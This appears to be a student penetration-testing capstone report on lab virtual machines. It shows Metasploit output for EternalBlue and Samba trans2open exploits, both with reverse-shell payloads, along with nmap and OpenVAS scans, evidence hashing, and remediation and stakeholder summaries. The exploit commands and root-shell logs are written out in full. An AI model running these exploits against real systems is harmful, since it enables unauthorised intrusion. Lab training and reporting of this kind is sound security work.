Post-Exploitation & Evidence Collection


Objective


After achieving Meterpreter access via MS17-010 (EternalBlue), post-exploitation activities were conducted to escalate privileges, collect forensic evidence, and preserve integrity using proper chain-of-custody procedures.

Privilege Escalation

Initial Access:


- Exploit: windows/smb/ms17_010_eternalblue
- Target: 192.168.56.103
- Payload: windows/x64/meterpreter/reverse_tcp




Session Actions Edit View Help
bobby@bobby: ~
[+] 192.168.56.103:445 - The target is vulnerable.
[*] 192.168.56.103:445 - Connecting to target for exploitation.
[+] 192.168.56.103:445 - Connection established for exploitation.
[+] 192.168.56.103:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.103:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.56.103:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42 Windows 7 Home B
[*] 192.168.56.103:445 - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63 asic 7601 Servic
[*] 192.168.56.103:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[+] 192.168.56.103:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.103:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.56.103:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.103:445 - Starting non-paged pool grooming
[+] 192.168.56.103:445 - Sending SMBv2 buffers
[+] 192.168.56.103:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.103:445 - Sending final SMBv2 buffers.
[*] 192.168.56.103:445 - Sending last fragment of exploit packet!
[*] 192.168.56.103:445 - Receiving response from exploit packet
[+] 192.168.56.103:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.56.103:445 - Sending egg to corrupted connection.
[*] 192.168.56.103:445 - Triggering free of corrupted buffer.
[*] Sending stage (232006 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.104:4444 → 192.168.56.103:49158) at 2026-02-20 11:30:16 +0530
[+] 192.168.56.103:445 - =-=-=-=

Local Privilege Escalation Attempt

Session logged successfully.



Impact:
Confirmed SYSTEM-level execution capability.

Evidence Collection

Network Traffic Capture (Wireshark)

Traffic was captured during exploitation to document:

- SMB handshake
- EternalBlue payload delivery
- Reverse TCP callback
- Meterpreter session establishment


Captured File:
win7_exploite.pcapng

SHA256 Hash:

4c1069139cd6a29c7fec13f7701834d031766d2c569493d68a30413a3e9cbc99

File reference:

pass



(Hash verification)

File Integrity Verification

Command Used:

sha256sum win7_exploite.pcapng

Purpose:
Ensure evidence integrity and prevent tampering claims.

Chain of Custody Log

Item	Description	Collected By	Date	Hash Value
Traffic Log	HTTP/SMB Traffic	VAPT Analyst	2026-02-20	4c1069139cd6a29c7fec13f7701834d031766d2c569493d68a30413a3e9cbc99

Evidence Collection Summary

Post-exploitation activities included privilege escalation validation, network traffic capture, and integrity verification of collected artifacts. SMB exploitation traffic was preserved and hashed to maintain evidentiary integrity. Chain-of-custody procedures were followed to ensure defensibility. Collected artifacts confirm successful compromise and provide forensic documentation of exploitation activity.

FULL CAPSTONE CYCLE: -

Detection Log (OpenVAS Evidence)

Timestamp	Target IP	Vulnerability	PTES Phase
2026-02-20 14:01:00	192.168.1.104	Samba trans2open RCE	Exploitation
2026-02-20 14:03:00	192.168.1.104	rlogin Passwordless Login	Post-Ex
2026-02-20 14:05:00	192.168.1.104	Apache HTTPd Outdated	Recon
2026-02-20 14:07:00	192.168.1.104	PHP Multiple Vulnerabilities	Recon

Remediation Plan

1. Upgrade Samba to latest supported version.
2. Disable rlogin service immediately.
3. Patch Apache (≥ 2.4.x stable).
4. Upgrade PHP to maintained branch.
5. Apply OS security updates.
6. Re-run OpenVAS scan to confirm remediation.
7. Implement firewall segmentation for SMB services.

200-Word PTES Report

Executive Summary

A full-scope vulnerability assessment and penetration test was conducted against the target host (192.168.1.104). Multiple critical vulnerabilities were identified, including a Samba trans2open remote code execution flaw that allowed root-level access. Additional weaknesses such as outdated Apache services, insecure remote login configurations, and legacy software versions significantly increased the attack surface. Successful exploitation confirmed full system compromise and demonstrated the potential impact of unauthenticated remote attacks.

Findings

OpenVAS detected several critical vulnerabilities with CVSS scores up to 10.0. Manual exploitation using Metasploit confirmed remote command execution through the Samba trans2open module. Root shell access was achieved. Evidence collection included traffic capture, session logs, and hash verification. The host also exposed insecure legacy services (rlogin, outdated PHP, Apache 1.3.x), which are highly exploitable in real-world environments.

Recommendations

Immediate patching of Samba and Apache services is required. Disable insecure protocols such as rlogin. Upgrade PHP and apply OS security patches. Implement network segmentation and restrict SMB exposure. Conduct follow-up vulnerability scans to verify remediation effectiveness.

100-Word Non-Technical Briefing (Stakeholder Version)

The security assessment revealed serious weaknesses in the tested system that could allow an attacker to gain full control remotely. A critical vulnerability in the file-sharing service enabled unauthorized access, resulting in complete system compromise during testing. Additional outdated software and insecure configurations further increased risk. If exploited in a real environment, these issues could lead to data theft, service disruption, or system takeover. Immediate updates and configuration changes are strongly recommended. After applying patches, a follow-up scan should be conducted to ensure all vulnerabilities are properly resolved and the system is secured against future attacks.


POW: -


```
Currently scanning: Finished!   |   Screen View: Unique Hosts

8 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 480
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________

192.168.1.1     52:54:00:12:35:00      1      60  Unknown vendor
192.168.1.2     52:54:00:12:35:00      1      60  Unknown vendor
192.168.1.3     08:00:27:66:da:4b      1      60  PCS Systemtechnik GmbH
192.168.1.104   08:00:27:17:23:8a      5     300  PCS Systemtechnik GmbH


┌──(bobby㉿bobby)-[~/Desktop/Internship]
└─$ nmap -sn 192.168.1.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-20 08:48 +0530
Nmap scan report for gpon.net (192.168.1.1)
Host is up (0.00051s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.1.2 (192.168.1.2)
Host is up (0.00033s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.1.3 (192.168.1.3)
Host is up (0.00088s latency).
MAC Address: 08:00:27:66:DA:4B (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.104 (192.168.1.104)
Host is up (0.0019s latency).
MAC Address: 08:00:27:17:23:8A (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.15 (192.168.1.15)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.15 seconds

┌──(bobby㉿bobby)-[~/Desktop/Internship]
└─$
```


```
┌──(bobby㉿bobby)-[~/Desktop/Internship]
└─$ nmap -sV 192.168.1.104
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-20 08:49 +0530
Nmap scan report for 192.168.1.104 (192.168.1.104)
Host is up (0.014s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
32768/tcp open  status      1 (RPC #100024)
MAC Address: 08:00:27:17:23:8A (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.72 seconds

┌──(bobby㉿bobby)-[~/Desktop/Internship]
└─$
```

```
msf exploit(linux/samba/trans2open) > set PAYLOAD linux/x86/shell_reverse_tcp
PAYLOAD => linux/x86/shell_reverse_tcp
msf exploit(linux/samba/trans2open) > set RHOSTS 192.168.1.104
RHOSTS => 192.168.1.104
msf exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.104    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   CMD    /bin/sh          yes       The command string to execute
   LHOST  192.168.1.15     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce


View the full module info with the info, or info -d command.

msf exploit(linux/samba/trans2open) >
```

```
   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   CMD     /bin/sh          yes       The command string to execute
   LHOST   192.168.1.15     yes       The listen address (an interface may be specified)
   LPORT   4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce


View the full module info with the info, or info -d command.

msf exploit(linux/samba/trans2open) > run
[*] Started reverse TCP handler on 192.168.1.15:4444
[*] 192.168.1.104:139 - Trying return address 0xbffffdfc...
[*] 192.168.1.104:139 - Trying return address 0xbffffcfc...
[*] 192.168.1.104:139 - Trying return address 0xbffffbfc...
[*] 192.168.1.104:139 - Trying return address 0xbffffafc...
[*] 192.168.1.104:139 - Trying return address 0xbffff9fc...
[*] 192.168.1.104:139 - Trying return address 0xbffff8fc...
[*] 192.168.1.104:139 - Trying return address 0xbffff7fc...
[*] 192.168.1.104:139 - Trying return address 0xbffff6fc...
[*] Command shell session 5 opened (192.168.1.15:4444 -> 192.168.1.104:32776) at 2026-02-20 09:18:58 +0530

[*] Command shell session 6 opened (192.168.1.15:4444 -> 192.168.1.104:32777) at 2026-02-20 09:18:59 +0530
[*] Command shell session 8 opened (192.168.1.15:4444 -> 192.168.1.104:32779) at 2026-02-20 09:19:05 +0530
ls
[*] Command shell session 7 opened (192.168.1.15:4444 -> 192.168.1.104:32778) at 2026-02-20 09:19:25 +0530
whoami
root
pwd
/tmp
```


VAPT Capstone Guide
OPENVAS - Results
127.0.0.1:9392/results
OPENVAS
Dashboards
Scans
Tasks
Reports
Results
Vulnerabilities
Notes
Overrides
Assets
Resilience
Security Information
Configuration
Administration
Help
Filter
Results 233 of 897
Results by Severity Class (Total: 233)
Log
Low
Medium
High
Critical
Results by CVSS (Total: 233)
Severity
1 - 10 of 233
Vulnerability
Severity
QoD
Host
IP
Name
Location
EPSS
Score
Percentile
Created
TWiki < 4.2.4 Multiple XSS / Command Execution Vulnerabilities
10.0 (Critical)
80 %
192.168.1.8
192.168.1.8
80/tcp
N/A
N/A
Tue, Feb 10, 2026 2:01 PM Coordinated Universal Time
Possible Backdoor: Ingreslock
10.0 (Critical)
99 %
192.168.1.8
192.168.1.8
1524/tcp
N/A
N/A
Tue, Feb 10, 2026 2:05 PM Coordinated Universal Time
rlogin Passwordless Login
10.0 (Critical)
80 %
192.168.1.8
192.168.1.8
513/tcp
N/A
N/A
Tue, Feb 10, 2026 1:56 PM Coordinated Universal Time
Version 26.9.0


VAPT Capstone Guide
OPENVAS - Vulnerabilities
127.0.0.1:9392/vulnerabilities
Screenshot taken
OPENVAS
Dashboards
Scans
Tasks
Reports
Results
Vulnerabilities
Notes
Overrides
Assets
Resilience
Security Information
Configuration
Administration
Help
1 - 10 of 134
Name
Oldest Result
Newest Result
Severity
QoD
Results
Hosts
Possible Backdoor: Ingreslock
Tue, Feb 10, 2026 2:05 PM Coordinated Universal Time
10.0 (Critical)
99 %
1
1
TWiki < 4.2.4 Multiple XSS / Command Execution Vulnerabilities
Tue, Feb 10, 2026 2:01 PM Coordinated Universal Time
10.0 (Critical)
80 %
1
1
Operating System (OS) End of Life (EOL) Detection
Tue, Feb 10, 2026 1:57 PM Coordinated Universal Time
10.0 (Critical)
80 %
1
1
Distributed Ruby (dRuby/DRb) Multiple RCE Vulnerabilities
Tue, Feb 10, 2026 2:03 PM Coordinated Universal Time
10.0 (Critical)
99 %
1
1
rlogin Passwordless Login
Tue, Feb 10, 2026 1:56 PM Coordinated Universal Time
10.0 (Critical)
80 %
1
1
PHP < 5.3.13, 5.4.x < 5.4.3 Multiple Vulnerabilities - Active Check
Tue, Feb 10, 2026 2:10 PM Coordinated Universal Time
9.8 (Critical)
95 %
1
1
Apache Tomcat AJP RCE Vulnerability (Ghostcat) - Active Check
Tue, Feb 10, 2026 2:11 PM Coordinated Universal Time
9.8 (Critical)
99 %
1
1
vsftpd Compromised Source Packages Backdoor Vulnerability
Tue, Feb 10, 2026 2:04 PM Coordinated Universal Time
9.8 (Critical)
99 %
2
1
DistCC RCE Vulnerability (CVE-2004-2687)
Tue, Feb 10, 2026 2:03 PM Coordinated Universal Time
9.3 (Critical)
99 %
1
1
VNC Brute Force Login
Tue, Feb 10, 2026 2:01 PM Coordinated Universal Time
9.0 (Critical)
95 %
1
1
Apply to page contents
Version 26.9.0


VAPT Capstone Guide
OPENVAS - Reports
127.0.0.1:9392/reports
OPENVAS
UTC
14:56
admin
Dashboards
Scans
Tasks
Reports
Results
Vulnerabilities
Notes
Overrides
Assets
Resilience
Security Information
Configuration
Administration
Help
Filter
Reports 2 of 2
Reports by Severity Class (Total: 2)
High
Critical
Reports with High Results
Max High
Max High per Host
Reports by CVSS (Total: 2)
1 - 2 of 2
Date
Status
Task
Severity
Critical
High
Medium
Low
Log
False Pos.
Actions
Fri, Feb 20, 2026 3:33 AM Coordinated Universal Time
Done
k1
7.5 (High)
0
4
20
5
49
0
Tue, Feb 10, 2026 1:37 PM Coordinated Universal Time
Done
m2
10.0 (Critical)
12
10
40
6
87
0
Apply to page contents
(Applied filter: apply_overrides=0 min_qod=70 sort-reverse=date first=1 rows=10)
1 - 2 of 2
Version 26.9.0
Copyright © 2009-2026 by Greenbone AG, www.greenbone.net